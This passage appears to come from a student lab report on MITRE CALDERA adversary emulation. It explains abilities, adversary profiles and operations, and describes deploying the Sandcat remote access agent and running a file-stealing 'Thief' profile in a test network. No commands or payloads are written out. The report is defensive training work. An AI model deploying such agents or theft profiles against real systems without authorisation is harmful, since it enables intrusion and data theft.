An ability is a specific ATT&CK tactic/technique implementation that can be executed on running agents. Abilities will include the command(s) to run, the platforms/executors the commands can run on (ex: Windows / PowerShell), payloads to include, and a reference to a module to parse the output on the CALDERA server.




Fig. 30. CALDERA's Abilities.

Defenders

They are also known as “Adversary profiles” which can be accessed by navigating to the Adversary tab and clicking on the “Select an existing profile” drop-down menu as highlighted in the following screenshot.




Fig. 31. CALDERA Adversary Profile.

Operations


An operation can be started with a number of optional configurations.

Milestone 6: Performing APT Simulations

Red and Blue Team Sample

Before we can start and simulate attacks, we need to make sure the target machines have an agent running. There are different agents available for us to use. When choosing an agent and the Operating System it runs on, immediately on the needed command for installation. If we want to deploy a remote agent, we need to be sure to change the IP-address for Caldera on the configuration page, since the default IP is set to 0.0.0.0. It should be the internal IP address to deploy an agent and to set this address you need to make sure you state this as a rule in your security groups for Caldera-test-server in Openstack. We were able to do it centrally on the Configuration page, or manually when deploying an agent.

The agent we deployed here is a Sandcat, also referred to as 54ndc47 is a remote access agent written in GoLang for cross platform compatibility, and is the agent we will deploy on the endpoint(s) we want to execute our operations against. Here are the deployment results:



id (paw)	host	group	platform	contact	pid	privilege	status	last seen
usowhr	caldera-target	red	linux	HTTP	62741	User	alive, trusted	just now

Fig. 32. Sandcat Agent Deployment Results for Sample in Red

We were unable to run as much samples as we wished due to all the technical complexities we encounter with deployment and configuring security groups but, learned how an adversary emulation functions and the steps to make it happen. After, deploying the agent, Sandcat we proceeded with creating an 'Adversary Profile' known as 'Thief.' Thief basically when, executed will try to steal sensitive files. The following figures will demonstrate the profile created of Thief, and the results when, operated.




Fig.33. Thief Adversary Profile Creation




Fig.34. Thief Adversaries TTP's




Fig.35. Thief Operation Results

References

- [1] CrowdStrike Team. (2023, April 19). *What is an advanced persistent threat (APT)?* crowdstrike.com. Retrieved from <https://www.crowdstrike.com/cybersecurity-101/advanced-persistent-threat-apt/>
- [2] Heidi, E., & Camisso, J. (2022, October 8). *How to install and configure Ansible on ubuntu 22.04*. DigitalOcean. Retrieved from <https://www.digitalocean.com/community/tutorials/how-to-install-and-configure-ansible-on-ubuntu-22-04>
- [3] Heidi, E. (2021, April 15). *How to create and use templates in Ansible Playbooks*. DigitalOcean. Retrieved from <https://www.digitalocean.com/community/tutorials/how-to-create-and-use-templates-in-ansible-playbooks>
- [4] NVISOsecurity. (2019, July 7). *NVISOSECURITY/Ansible-Caldera: Ansible role for Mitre caldera*. GitHub. Retrieved from <https://github.com/NVISOsecurity/ansible-caldera>
- [5] MITRE Caldera. (2019, March 23). *Our Impact Intellectual Property: Caldera*. Retrieved April 25, 2023, from <https://www.mitre.org/our-impact/intellectual-property/caldera>
- [6] MITRE Caldera. (2019, March 23). *Who we are*. Retrieved April 25, 2023, from <https://www.mitre.org/who-we-are>
- [7] Installing caldera. (2019, April). *Installing CALDERA - caldera documentation*. Retrieved April 28, 2023, from <https://caldera.readthedocs.io/en/latest/Installing-CALDERA.html>
- [8] Basic Usage.(2019, April). *CALDERA Basic Usage*. Retrieved April 28, 2023, from <https://caldera.readthedocs.io/en/latest/Basic-Usage.html>
- [9] Caldera Agents. (2019, April). *Agent Settings*. Retrieved April 28, 2023, from <https://caldera.readthedocs.io/en/latest/Basic-Usage.html#agents>